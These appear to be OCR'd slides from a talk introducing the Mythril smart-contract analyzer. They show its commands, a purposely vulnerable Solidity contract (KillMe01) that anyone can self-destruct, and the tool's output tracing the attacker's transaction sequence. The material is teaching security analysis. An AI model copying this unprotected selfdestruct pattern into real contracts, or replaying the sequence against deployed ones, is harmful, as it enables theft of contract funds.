
Further Reading

- Introduction to Mythril and Symbolic Execution (Joran Honig)
  - https://medium.com/@joran.honig/introduction-to-mythril-classic-and-symbolic-execution-ef59339f259b
- Smashing Smart Contracts
  - https://github.com/b-mueller/smashing-smart-contracts
- teether: Gnawing at Ethereum to Automatically Exploit Smart Contracts (J. Krupp, C. Rossow)
  - https://www.usenix.org/system/files/conference/usenixsecurity18/sec18-krupp.pdf

Mythril Basic Usage


```
$ pip install mythril

$ myth analyze <solidity_file>[:contract_name]

$ myth analyze -a <address>
```

Demo 1



```
pragma solidity ^0.5.0;

contract KillMe01 {

    mapping(address => bool) public allowed;

    constructor() public payable {
    }

    function() external payable {
    }

    function setAllowed(address addr) public {
        allowed[addr] = true;
    }

    function kill(address payable to) public {
        require(allowed[to]);
        selfdestruct(to);
    }
}
```

Demo 1



samples — -bash — 148×24

```
(mythril) Bernhards-MacBook-Pro:samples bernhardmueller$ myth analyze killme01.sol
==== Unprotected Selfdestruct ====
SWC ID: 106
Severity: High
Contract: KillMe01
Function name: kill(address)
PC address: 520
Estimated Gas Usage: 775 - 1390
The contract can be killed by anyone.
Anyone can kill this contract and withdraw its balance to an arbitrary address.
--------------------
In file: killme01.sol:19

selfdestruct(to)

--------------------
Transaction Sequence:

Caller: [CREATOR], data: [CONTRACT CREATION], value: 0x0
Caller: [ATTACKER], function: setAllowed(address), txdata: 0xc0e79a11bebebebebebebebebebebebedeadbeefdeadbeefdeadbeefdeadbeefdeadbeef, value: 0x0
Caller: [ATTACKER], function: kill(address), txdata: 0xcbf0b0c0bebebebebebebebebebebebedeadbeefdeadbeefdeadbeefdeadbeefdeadbeef, value: 0x0


(mythril) Bernhards-MacBook-Pro:samples bernhardmueller$
```

Mythril CLI Args

```
$ myth -v4 analyze -t4 --execution-timeout 3600 <solidity_file>
```

Verbose output


Exhaustively execute 4 transactions

Terminate after 1 hour and return results

Demo 2

